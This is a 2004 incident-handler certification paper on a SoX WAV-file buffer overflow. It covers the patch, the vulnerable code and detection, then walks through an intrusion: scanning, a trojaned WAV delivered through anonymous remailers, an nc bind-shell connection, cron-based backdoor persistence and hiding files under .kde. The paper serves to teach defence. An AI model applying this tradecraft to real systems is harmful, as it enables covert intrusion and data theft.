Global Information Assurance Certification Paper

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 4.0, Option 1

The Power of Sound

Taking advantage of a very common local buffer overflow

Jorge D. Ortiz-Fuentes

September 20, 2004

Abstract

This paper discuses the importance of local vulnerabilities of non privileged programs and how they can be used by an attacker to gain access to a remote system.

Section 1 describes the aim of the attack. Section 2 explains the vulnerability and the exploit. Section 3 is a walk-through of the stages of the attack process. Section 4 discusses how to react to this attack as an incident handler.

Contents

Acknowledgments

The unquestionable help that Rosa and Lidia have provided me with, through their patience and unconditional support, has been the decisive factor for writing this paper.

I also thank David and Raul. Working together as a group is making us all improve and extend our knowledge about security.

Finally, I sincerely thank all the people that have put their knowledge and work in developing the free tools that I use every day and that are both an important part of what I explain in this paper and the applications used for writing it.

1 Statement of Purpose

If you should classify vulnerability types by its importance, probably you would assign a low importance to the ones that can only be exploited locally and affect to unprivileged programs (i.e., that run with the identity of the user.) Many people underestimate local vulnerabilities, because they think that the attacker needs a user in the system before he can try to exploit them, and even then, those vulnerabilities will not help the attacker to obtain a more privileges in the system.

The purpose of this paper is to demonstrate that this kind of vulnerabilities can be a valuable means for the attacker to compromise your system, even when he does not have a user in the system. To illustrate my point, I will discuss in this paper an exploit against a local vulnerability of a non privileged program. I will target the Linux platform, but the main idea behind the attack can easily be extrapolated to other operating systems, namely Windows.

The exploit that I am going to explain in the next section is written to take advantage of a vulnerability in a UNIX user program that runs with no privileges (i.e. without the setuid or setgid bits.) but those already assigned to the user.

The vulnerability explained in section 2.4 is a buffer overflow, allowing execution of arbitrary code. The code is inserted in a poisoned data file and is executed when the program uses the data. Since the program is not privileged, the code runs with the identity of the user running the program. And here is the catch. Although the program must be run by an already authorized user, the attacker does not really need to have that user in the system. That user is actually the the target of the attack.

If the attacker could make the user run the program, he would get his code run with the user's identity. The question is then, how does the attacker get his code to be run in the first place? At least two effective solutions come to my mind:

- Social engineering[1]. The attacker persuades the user to run the program with the poisoned data. Look around you for a closer example, but I have received just today a *patch* that was supposed to come from Microsoft. It can be inside of an appealing game or other software. It can be the poisoned data with specific instructions on how it should be run. Anything that can make the user run the program with the poisoned data should be considered.

- Execution of the program by other tools. A very well known example are MIME attachments. If there is a program in the user's environment that has a map to associate MIME types or file extensions to selected applications, the user could be running the program by double clicking a data file icon or even automatically just running the program with the associations. That program can be the mail reader, the browser, the desktop environment or the operating system itself.

Once the attacker has got his code to run, the system is compromised. The amount of damage depends on many factors like the privilege level of the user executing the attacker's code, the presence of other vulnerabilities that allow for a privilege escalation, the time it takes to detect the attack or the way in which the incident is handled. In the section about incident handling I will also talk about this.

2 The Exploit

To illustrate better my points, I have chosen for this paper an exploit against a vulnerability in the Sound eXchange program[2] that is a general purpose sound converter/player/recorder that runs in many operating systems. The `sox` program is a regular binary in all systems that can be run by any user.

2.1 Name

In a post[3] made in July 28, 2004 to the Full Disclosure list run by Insecure.org, Ulf Härnhammar made public that he had discovered two buffer overflow vulnerabilities in SoX. The vulnerabilities had already received the CVE candidate number CAN-2004-0557[4] ten days before, but Ulf accepted to wait some time before the information was released. Bugtraq[5] and some distributions released an advisory the day they agreed to make it public, but as you can notice in the following table (Table 1), some distributions were slower and some others did not publish any advisory, like SuSE.

Distribution	Advisory	Date
Fedora Core 1 (Red Hat)	FEDORA-2004-235	28 Jul 2004
Fedora Core 2 (Red Hat)	FEDORA-2004-244	28 Jul 2004
Mandrake	MDKSA-2004:076	28 Jul 2004
SuSE	none, only patches	28 Jul 2004
Red Hat	RHSA-2004:409-05	29 Jul 2004
Conectiva	CLSA-2004:855	30 Jul 2004
Gentoo	GLSA 200407-23/SoX	30 Jul 2004
Slackware	sox (SSA:2004-223-03)	10 Aug 2004

Table 1: Distribution advisories

Four days after the information was disclosed (August 2nd, 2004), an exploit[6] named *sox-exploiter* was released by Rosiello Security. The exploit targets the

Linux operating system —SoX runs also in Windows, Solaris, *BSD variants and other operating systems— and it uses an existent WAV file, to create a modified version. The modified version includes in one of its sections the malicious code and the data field that allows to exploit the vulnerability. When the malicious code gets executed, a shell is bound to a TCP port. The attacker can then access the system connecting to this port an executing any command as the user who executed SoX with the data file. I will explain this in more detail in section 2.4.

I have not found any variant of this exploit, but creating a modified version of it by changing the malicious code that gets executed would be trivial. An attacker that wants to modify the exploit can obtain ready-to-use code[7][8][9] that performs different functions, instead of binding a shell to a TCP port and wait for commands, or targets different platforms like *BSD, Solaris or Windows. Cutting and pasting those code fragments would be enough to generate a modified version of the exploit. Obviously the savvy attacker can also create his own malicious code.

If the attacker that is worried about being detected, he can use polymorphic versions of the previous code fragments (i.e., different code fragments that provide the same functionality but avoid pattern recognition software like anti-viruses or intrusion detection systems).

The exploit can also be modified to exploit the other vulnerability discovered by Ulf Härnhammar. That would simple mean changing the word `INFOICRD` by `INFOISFT`. In section 2.4 I will explain how you can get to this.

Using the exploit by itself is not the best way to successfully compromise a system, because if SoX is run in the foreground the main process —normally the shell— will stop responding to the user, and it is very likely that user will then kill the process. A better way to go for the hacker is putting the poisoned WAV inside a package that does something attractive to the average user: a demo, screen-saver or game.

2.2 Operating System

Although SoX runs on many different operating systems, the exploit introduced in the previous section was written to work only against Linux system and it was only tested to work for SuSE 9.1 Pro. However, it could be easily modified to be used with many other distributions.

Table 2 contains the vulnerable versions (if known) and the fixed version of the SoX package for the different vendors.

2.3 Protocols/Services/Applications

SoX is a program designed to be able to read most popular audio formats, convert data in one of these formats to another, add effects to it and even record and play sound. Probably the most popular audio format is WAV or, at least, it was until the recent exponential growth of MP3 music. Microsoft has used the WAV format as the native format for audio files in their operating systems since Windows 3.0 with

Vendor	Distribution	Vuln. version	Patched version
Conectiva	8		sox-12.17.3-10818U80_1cl
	9		sox-12.17.3-21828U90_1cl
	10		sox-12.17.3-29251U10_1cl
Gentoo		<= 12.17.4-r1	>= 12.17.4-r2
Mandrake	9.1		sox-12.17.3-4.1.91mdk
	9.2		sox-12.17.4-2.1.92mdk
	10.0		sox-12.17.4-2.1.100mdk
	CS2.1		sox-12.17.3-4.1.C21mdk
Red Hat	RHEL3.0		sox-12.17.4-4.3
	FC1	sox-12.17.4-1	sox-12.17.4-4.fc1
	FC2	sox-12.17.4-1	sox-12.17.4-4.fc2
SGI	ProPack		Patch 10095
SuSE	8.1		sox 12.17.3-688
	8.2		sox 12.17.3-688
	9.0		sox 12.17.4-211
	9.1	sox-12.17.4-204	sox-12.17.4-207.2

Table 2: Vulnerable and fixed versions

Multimedia Extensions 1.0. All of the sounds played by the Windows desktops are stored in this format.

Microsoft developers working in the Multimedia Extensions decided to use a common format for several types of files associated with multimedia capabilities, like video, color palettes or even animated cursors. For this purpose they designed the RIFF format[10], that stands for Resource Interchange File Format. The RIFF format has a header at the beginning and the data is organized in chunks and sub-chunks. A chunk is a piece of data with its own header, that contains the chunk label —that defines the type of data— and a size of the data.

All WAV files contain at least two chunks of data: the format and the data chunks. The format chunk indicates how the wave data is encoded: sampling rate, number of channels, bits per sample, etc. The data chunk contains the digital audio stored. Many other chunk types are possible, including list chunks that contain sub-chunk items. The advantage of this format is that if an application does not support a chunk type it can try to ignore it and use only the ones it understands.

The WAV format is supported by the vast majority of audio editors. Some of them added their own chunk types to enrich the description of the file without affecting other software, since the other applications could ignore chunks that it does not understand. With these new chunks they could add more information about the WAV file, like the software used to create the file or when it was done. Because of their wide acceptance, SoX includes code to deal with `LIST` chunks of type `INFO` containing `ICRD` —the date of creation— and `ISFT` —the software used for creating/editing the WAV file— chunks as items. It is in this code where the two vulnerabilities have been found.

The vulnerabilities make SoX exploitable and, consequently, it is the main application affected. However, any other application that depends on SoX, is affected

as well. You can identify other applications that use sox running the command `rpm -q --whatrequires sox` that uses the rpm dependency mechanism. When that command is executed in my installation of Fedora Core 1, two packages are reported to use SoX: redhat-config-soundcard and gtoaster. Be aware also that some distributions and administrators use SoX in their MIME associations —like `mailcap`— to play attachments in different sound formats, and they will not appear as a dependency.

2.4 Description

In the information published by Ulf Härnhammar he mentioned two buffer overflow vulnerabilities in the function `st_wavstartread()` that is used for reading WAV files. However, this function is 538 lines long in SoX version 12.17.4 —the latest vulnerable— and locating the code that contains the vulnerability can be very time-consuming. Finding the vulnerability to be able to understand it and explain why is exploitable requires a different approach.

Most computer programs use a memory stack to pass function parameters, store local variables —those that can only be used within the scope of the function— and the return address to continue running from there when the program returns from the function. A buffer overflow vulnerability occurs when the program can be made to put more data in a memory buffer that it actually has and this results in a return address being overwritten. If the new value of the return address is carefully chosen, an attacker can gain control of the program making it execute its own code that has been fed to the program as data.

The same day that the information was disclosed, major vendors had their patched versions of SoX ready to be downloaded and update SoX. Comparing the source of a version that is vulnerable with another that has been fixed should be easier, because, very likely, only a few lines of code should have changed.

So I decided to download the source package of the updated version of Fedora Core 1, that is distributed in src.rpm format and install it with the command `rpm -ivh sox-12.17.4-4.fc1.src.rpm`. Doing this puts the source of the package under the `/usr/src/redhat/SOURCES` directory and three new files are created: `sox-12.17.4.tar.gz`, `sox-12.17.4-opteron.patch`, and the most interesting one, `sox-CAN-2004-0557.patch`. The first file is the complete source code for version 12.17.4, the second one is patch for opteron systems, and the third one, with the CVE candidate number in the name of the file, looks very promising. The contents of the third file are shown in figure 1.

This file comes in a format that allows to automatically patch the required files using the `patch` utility. A very simple explanation of the contents would be:

- All the changes will be applied to the file `wav.c`.
- Starting in line 917, replace 6 lines by the 10 lines included here.
- And starting in line 926, replace another 6 by the other 10 lines included here.

Lines 917 and 926 are part of the function `st_wavstartread()` and the message that is included with the patch indicates that those are the vulnerabilities I was

sox-CAN-2004-0557.patch

```
1  --- wav.c.old   2002-12-31 04:19:22.000000000 +0100
2  +++ wav.c       2004-07-18 19:25:46.000000000 +0200
3  @@ -917,6 +917,10 @@
4                  } else if(strncmp(magic,"ICRD",4) == 0){
5                          st_readdw(ft,&len);
6                          len = (len + 1) & ~1;
7  +                       if (len > 254) {
8  +                           fprintf(stderr, "Possible buffer overflow hack attack (ICRD)!\n");
9  +                           break;
10 +                       }
11                         st_reads(ft,text,len);
12                         if (strlen(ft->comment) + strlen(text) < 254)
13                         {
14 @@ -926,6 +930,10 @@
15                 } else if(strncmp(magic,"ISFT",4) == 0){
16                         st_readdw(ft,&len);
17                         len = (len + 1) & ~1;
18 +                       if (len > 254) {
19 +                           fprintf(stderr, "Possible buffer overflow hack attack (ISFT)!\n");
20 +                           break;
21 +                       }
22                         st_reads(ft,text,len);
23                         if (strlen(ft->comment) + strlen(text) < 254)
24                         {
25
```

Figure 1: sox-CAN-2004-0557.patch contents

looking for. Now, I examine the code of the original version which is included in figure 2.

Looking at the lines that the patch adds —the ones that start with a plus sign—, it is quite obvious that its trying to validate that the value of `len` is no more than 254.

In the original code, when the program found an `ICRD` chunk it uses the length (`len`) as read from the file to load that many bytes of data into a variable named `text`. That variable is defined inside of the function `st_wavstartread()` —line 446 of `wav.c`— as `char text[256];`. That means that if `len` is bigger that 255 —the last byte is reserved for the null character to terminate the string— the space reserved for that value. The next thing in the stack is the return pointer and overwriting it provides full control to the attacker. `ISFT` chunks have exactly the same problem.

Let us see now what the exploit does. To follow this explanation you can use the source code included in appendix B. Lines 1 to 37 are comments. Lines 40 to 65 are includes. Lines 68 to 83 are an intent to make the exploit work for different platforms. However, it only works for SuSE. Lines 85 to 145 contain the definition of the malicious code. Line 148 is a the definition of the address to jump to, probably used while developing the exploit because it is not used anywhere. Lines 150 to 179 contain the function `fs_io()`. In this function the WAV file provided by the user is opened and mapped to memory. Lines 183 to 227 contain the function `connect_to()`. As the name implies, this function is used to establish a connection to a TCP port. Lines 229 to 238 contain the `usage()` function that prints the help of the program. Lines 241 to the end contain the main function. In this function the following tasks are performed:

SoX:wav.c

```
909         if( findChunk(ft, "LIST") != ST_EOF){
910             ft->comment = (char*)malloc(256);
911             /* Initialize comment to a NULL string */
912             ft->comment[0] = 0;
913             while(!feof(ft->fp)){
914                 st_reads(ft,magic,4);
915                 if(strncmp(magic,"INFO",4) == 0){
916                         /*Skip*/
917                 } else if(strncmp(magic,"ICRD",4) == 0){
918                         st_readdw(ft,&len);
919                         len = (len + 1) & ~1;
920                         st_reads(ft,text,len);
921                         if (strlen(ft->comment) + strlen(text) < 254)
922                         {
923                             strcat(ft->comment,text);
924                             strcat(ft->comment,"\n");
925                         }
926                 } else if(strncmp(magic,"ISFT",4) == 0){
927                         st_readdw(ft,&len);
928                         len = (len + 1) & ~1;
929                         st_reads(ft,text,len);
930                         if (strlen(ft->comment) + strlen(text) < 254)
931                         {
932                             strcat(ft->comment,text);
933                             strcat(ft->comment,"\n");
934                         }
```

Figure 2: Vulnerable code of SoX

1. Check the number of arguments and return printing the help with `usage()` if they are less than 3.
2. Open the input WAV file and map it to memory using the function `fs_io()`.
3. Print info about the exploit and the file that has been opened.
4. Look for the string INFOICRD.
5. Reserve a memory space that is never used —this is a bug of the exploit.
6. Change the length field of the chunk to be 0x0102
7. Create the new file and write everything up to the length field of the INFOICRD chunk.
8. Copy the malicious code.
9. Print more info about the exploit.
10. Test the exploit and inform the user if it has been successful.

The exploit creates a new WAV file from an existent one, modifying the length field in the ICRD chunk and adding.

2.5 Signatures of the attack

It is quite easy to find if a WAV file has been modified to exploit this vulnerability knowing that the size of the `ICRD` or `ISFT` chunks is set to a value that is bigger than 254. The program included in the appendix B is able to detect such files. To do so, it reads the headers of each chunk of data and ignores its data. If it finds a list chunk of type `INFO`, it checks each of the items of the list stored as sub-chunks. If any of the sub-chunks has a `ICRD` or `ISFT` label and its size is bigger than 254, the file is bogus or corrupted, and chances are good that it is poisoned.

This kind of check will work even if the malicious code is changed or another exploit is used against the same vulnerability, because it looks for the attempt to exploit the vulnerability instead of the code that gets executed if successful.

System administrator can scan for poisoned WAV files in the mail servers, but they should also be aware that mail is not the only way a user can get this kind of file. Users can download the files from a web server, ftp site or even P2P network. Thus, it is a good idea to check periodically in each computer looking for these files and alert the system administrator if one of them is found. This can be achieved including the following script in the `/etc/cron.daily` directory:

```
#!/bin/bash

find / \( -name "*.wav" -o -name "*.WAV" \) \
-a -exec /usr/local/bin/detect {} \; 2> /dev/null
```

However, poisoned WAV files can be deleted by the attacker once he got access to the system.

Right after the poisoned WAV file is read by SoX, TCP port 5074 is opened and it remains opened if the process is not killed and nobody connects to it. A user that observes SoX running long after unsuccessfully trying to play a sound, should kill the process and scan the WAV file with the provided program. `netstat` or `lsof` can be used to verify from the same system if the port is opened before killing the process. A port scanner like `nmap` can provide the same information for the whole network.

Looking if the port is opened is only helpful if the attack is still in progress and the exploit used by the attacker is exactly the same one that I explained in the previous section. It is trivial to change the port number in the previous exploit,

Most attackers will add one or more back-doors to the system to be able to keep access, and delete all information about the attack including the poisoned WAV file. Using a program that can verify the integrity of the system files (programs and configuration) will help in this case. AIDE[11] and Tripwire[12] are good examples of such programs.

3 Stages of the Attack Process

When you are going to start a fight it is worth to spend some time evaluating the weapons you have. Misjudging your ability or that of your enemy can be a deadly mistake.

The exploit that I introduced in section 2.4 is not the most powerful one you can have. Actually, I chose this exploit to emphasize the importance of patching local vulnerabilities of non privileged programs, but if this is the best you have to attack a system, you better plan your steps carefully.

The purpose of the exploit is to generate a file that when used in a vulnerable Linux system provides remote access. This will only work if the user, or an application on his behalf, executes SoX to read the file and there is no firewall between the victim's system and the attacker's one that blocks connections to port 5074. Port 5074 is not a widely used port so if there is a firewall between the attacker and the victim port 5074 will be filtered almost for sure. This means that you need to have access to the local network to use this exploit. However, this does not imply that access has to be legitimate.

So the exploit can turn up to be useful in these two situations:

- An insider wants access to another system that can be the final target or an intermediate target to achieve his goal.
- An attacker that already has access to a local network and needs access to one or more of its systems. Access to the network can be obtained because a wireless access point is not properly securized or just using an enabled LAN connection that is in an uncontrolled area.

3.1 Reconnaissance

During the reconnaissance stage the attacker wants to gather information about the environment that may help when attacking the systems and finding the easiest way to gain access to them. When the attack has been selected beforehand, as it is the case here, it can still prove to be very useful for finding the best way to use the selected attack in the environment.

Having access to the local network —which is a prerequisite to be able to run the exploit as I explained above— allows the attacker to query the DNS server either sequentially for all the IP address that belong to the local area network or through a zone transfer if the server allows them. Names like `linux01`, `maillx1`, or `lldap`[1] might suggest the presence of Linux systems. Some sources[13] mention the TXT and HINFO records as a very good source of information, but in my experience this capability is rarely used at least in UNIX environments.

Google can also help to gather additional information if conveniently queried[14]:

- Look for Linux and the domain name that users of the environment have in their mail addresses. The query for Google can be something like "`linux "victim.com"`"
- Look for posts in the main Linux groups in http://www.google.com/groups like `comp.os.linux.misc` or `alt.os.linux` or even more specific groups like `alt.os.linux.suse`. If the target is outside of the United States similar groups can be found preceding the Internet identifier of the country (fr, uk, de...)

[1] These names correspond to real examples.

Besides confirming the usage of Linux systems in the environment and their users, this can provide the attacker with some knowledge about the expertise, or lack of it, of the Linux users in the environment.

- Look for personal pages or posts in groups that are related to hobbies or interests like computer games or demo-scene. If the hacker wants to hide what the exploit does with a beautiful wrap-up, it has to be attractive to the recipient.

The attacker may also have the chance to listen to the conversations or even talk directly to the potential victims, particularly when he is an insider. Most information can be obtained through direct interrogation, however, it is preferably for the attacker to remain unrelated to the things he wants to do later.

3.2 Scanning

It is possible that the reconnaissance stage results in a list of possible Linux systems that will become targets. Nevertheless, the attacker can perform a scan to confirm the information gathered, or to find potential targets if he did not get any in the previous stage.

The scan can be done in several steps, refining the results after each one of them. The steps can be:

1. Look for systems that are connected to the network. With this scan the attacker can confirm the list of potential targets that he already has and add some more. Discovering systems that have been recently added to the network is particularly valuable, specially if those systems are still unconfigured and/or unpatched.

   Ping can be used for this very simple scan. There are also other tools like fping or hping that can facilitate the work of testing connectivity to a large number of hosts.

   Those systems that do not reply because their system firewall is filtering ICMP, can be ignored. It is very unlikely that they allow incoming connections to port 5074 if they do not allow ICMP echo request and echo reply traffic. This also applies to the next scans.

2. Using the list of results from the previous scan, the attacker should look for systems that have Linux installed. Several methods can be used to determine if a system is running Linux:

   - Nmap is capable of doing operating system detection using the `-O` option. It does operating fingerprinting sending selected IP packets and classifying the answers.[15] Since it sends packets to the victim to determine the operating system, it is considered active fingerprinting and as such it can be detected by an intrusion detection system.

     The attacker should expect the following result when running nmap version 3.48 against a SuSE Linux 9.1 Pro system:

```
# nmap  -O 192.168.1.3

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-09-15 01:11 CEST
Interesting ports on 192.168.1.3:
(The 1654 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
631/tcp open  ipp
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.18 - 2.5.70 (X86)
Uptime 0.003 days (since Wed Sep 15 01:07:45 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.845 seconds
```

Notice that running this version of nmap —the one included in Linux Fedora Core 1— the system is correctly classified as Linux system, but the kernel version is wrong. It says that it runs a 2.4.x–2.5.x kernel when it actually is a 2.6.4 kernel. This is fairly close considering that kernels 2.5.x are the development version of kernels 2.6.x.

- p0f —which stands for passive OS fingerprinting— is more stealthy. Instead of sending packets, it just listens to network traffic and tries to determine the operating system[16]. It can work in four modes depending on the packets it inspects to do its job: SYN mode —for incoming connections—, SYN+ACK mode —for outgoing connections—, RST+ mode —for outgoing connections that have been rejected—, and stray ACK mode —for already existing connections.

  Using SYN+ACK mode an insider could use the `innocent` connections that his machine establishes everyday to the target system to identify the operating system.

```
# p0f -A
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on 'vmnet1', 57 sigs (1 generic), rule: 'all'.
192.168.1.3:22 - Linux recent 2.4 (1) (up: 2 hrs)
  -> 192.168.1.10:32917 (distance 0, link: ethernet/modem)
```

Again, in this case the latest stable version of p0f (2.0.5) gets the operating system right, but it fails to identify the kernel version.

3. From the systems that use Linux, the attacker should discard those that have the system firewall enabled. Fortunately, SuSE 9.1 Pro does not setup iptables during the installation process of the operating system. It can be configured later using `yast`, but it requires the extra effort and interest of the system administrator.

   Those systems that do not reply to a ping, but can be reached with ssh, or those that needed `-p0` option —not to send ping probes— in nmap, can be dropped from the list.

4. It would be nice for the attacker to be able to determine if the systems run a vulnerable version of SoX, but this is not possible remotely unless they are

also vulnerable to other kinds of attacks or there is an inventory system that is vulnerable too.

3.3 Exploiting the System

With the, probably short, list of systems that have Linux installed and the system firewall disabled, the attacker will use the exploit explained in section 2.4.

A competent attacker will not just try to send a poisoned WAV file and ask the victim to play it with SoX. While this may work in many more cases than it should, it would not be very helpful for the attacker. After some seconds waiting for the sound and contemplating a hanged process, the user will probably kill the process running SoX and delete the email message.

A successful attack must occur unnoticed by the user. The poisoned WAV file should be wrapped up in something that looks appealing to the potential victim. It is in this stage of the attack when the attacker will appreciate the importance of having spent some time gathering the information during the reconnaissance.

In his book “Malware”, Ed Skoudis dedicates a whole chapter[17] to explain different techniques to hide malicious functionality in programs that seem innocuous to the user. Using those techniques and some simpler ones the attacker can create a program or modify an already existing software that behaves as a trojan —i.e., a seemingly harmless program that hides malicious functionality,— so that it finally has the following characteristics:

- It is attractive to the potential victims. The attacker should choose which is the best program for the target *audience*. Good examples can be a demo, using one of the demo scene[18], a game[19], a screen-saver[20], or any kind of program that the potential victims might find useful. The source code of many of them can be downloaded from the Internet and modified conveniently.
- The program should not trust that SoX is used to play the WAV files. SoX must be explicitly invoked instead.
- SoX should be launched as a background process, detached form the tty and create a new session id to avoid being accidentally killed by the user[21].
- The trojan includes some more WAV files that are not poisoned.

There are several ways to put the trojan in the victims system. The most common ones are by email —as an attachment— and having it ready for downloading from an Internet site and send announcements by email to the potential victims. The announcement can also be published in a local mailing list, blog, or wiki.

To remain unrelated to the attack, the attacker should try to keep anonymity in the mail. There are anonymous remailers[22] that will change the sender’s real name and address by a generated dummy address. If the attacker routes his email through a number of remailers it would be quite difficult to know who was the original sender.

The attacker should be able to know as soon as possible when the trojan has been executed so he can use the backdoor to finalize the attack. He can use

SYN scans to detect if the backdoor is ready to be used. A SYN scan consists on sending the SYN and waiting for the SYN+ACK packet —second step of the three way handshake— to confirm that there is a process listening to that TCP port. The SYN scan never sends the ACK response —final step of the three way handshake— so the connection is not established, allowing the attacker to use it to connect to the victim. The attacker should expect the following result when using nmap to perform this scan against a system that has already run the trojan:

```
# nmap -sS 192.168.1.3 -p 5074

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-09-19
02:05 CEST Interesting ports on 192.168.1.3: PORT STATE SERVICE
5074/tcp open unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 0.546 seconds
```

Finally, the attacker can connect to the victim using netcat. He will get no prompt, but any command[2] will be executed in the victim system using the privileges of the user who ran the trojan.

```
nc 192.168.101.130 5074
```

3.4 Network Diagram

Figure 3 shows a possible diagram for the attack. The diagram would be slightly different if the attacker decides to incite the victim to download the program with the poisoned WAV file or to send the mail directly through the mail server.

3.5 Keeping Access

Once the attacker has obtained access to the system, the first thing he has to do is any modification needed to keep this access for future use of that system. The backdoor opened by the trojan will not be available for future connections —unless the user runs the trojan again— so a different method should be implemented.

The method used by the attacker for keeping access to the system must be able to:

Remain unnoticed: no unusual ports opened, no strange process names, no suspicious clear traffic . . .

Be available: the attacker must be able to use the system whenever he wants to.

Restart after a system reboot.

Disallow unauthorized access: only the attacker should be able to access the system with the new backdoor.

[2]Some commands will require full path to be recognized.



Figure 3: Network diagram

Bypass the system firewall, if it is installed later.

These goals are very similar to those of the GatSlag and Setiri trojans[23]. The main idea behind those trojans is to use an HTTP client to be able to download a web page that contains commands, then parse the web page and execute those commands. They chose to act as an HTTP client because most networks are configured so that their users can connect to external web servers either directly or through a proxy server. GatSlag and Setiri used Internet Explorer via OLE[3] to establish the connections to the web page solving two complex problems: using the appropriate proxy configuration and being able to by-pass personal firewalls. Most Linux systems use iptables or ipchains kernel modules to set up the system firewall. These modules are different from their counterparts in the Windows arena, because they allow or disallow IP connections —like allowing outgoing tcp connection to destination port 80— instead of allowing or disallowing specific applications —like allowing Internet Explorer to connect to web servers.

Thus, the attacker could implement a short program for Linux in Perl or Python that has the following functionality:

- connect to a web server, using the correct proxy if necessary, and download a web page containing hidden commands.
- implement the following commands: download file, upload file, execute command, take screenshot and sleep.

The program should be installed as a cron task that can be executed periodically. The frequency can be anything from every minute to once a year. The following configuration would run the trojan once every five minutes:

```
*/5 * * * * /path/trojan >/dev/null 1>&2
```

3.6 Covering Tracks

The exploit used in this attack is not very *noisy*. Other exploits kill a process that the user expects to be running in the system. This is not the case for SoX.

The vulnerable version of SoX does not write —or skip— any message in a log that indicates that the attack has taken place. And when the attacker connects to TCP port 5074 of the victim system, nothing is written to a log. Not even the commands typed in the shell are sent to the command history. The two main evidences of the attack are the trojan with the poisoned WAV file and all its copies, and the trojan with backdoor capabilities and its files.

On the one hand, the attacker could have included instructions in the program to delete the poisoned WAV file, but this would not help a lot. If the program has been sent as an email attachment the file would remain there for later analysis and if it was downloaded from the web, it will come in a tarball that might still be there.

[3]Microsoft's Object Linking and Embedding technology that allows using IE as a Data Source Object so it takes care of everything that is needed to download a web page and passes the data to the application using it.

While a skilled attacker could include instructions in the program to do things like deleting the email with the attachment using the appropriate POP or IMAP commands, or deleting the tarball using `find` to locate where it is. These actions are error prone and would be more suspicious than effective most of the times.

On the other hand, the trojan acting as a backdoor should be hidden so the user cannot find it. A good place to put it would be inside of one of the configuration directories that the user has in his home directory. The best example is the `.kde` directory. This is where all the configuration of KDE is stored and it is very rare that the user browses this directory. It is also important that its name does not look suspicious to a casual inspection. Therefore, a name like `kdesync` or `kflush` is always preferable to something like `tr0j4n` or `b4ckd00r`. If the trojan needs to create files —like network captures—, it can create a directory under `.kde` and give it a name like `kde-cache`. Most users and system administrators would not notice the existence of such files and directories.

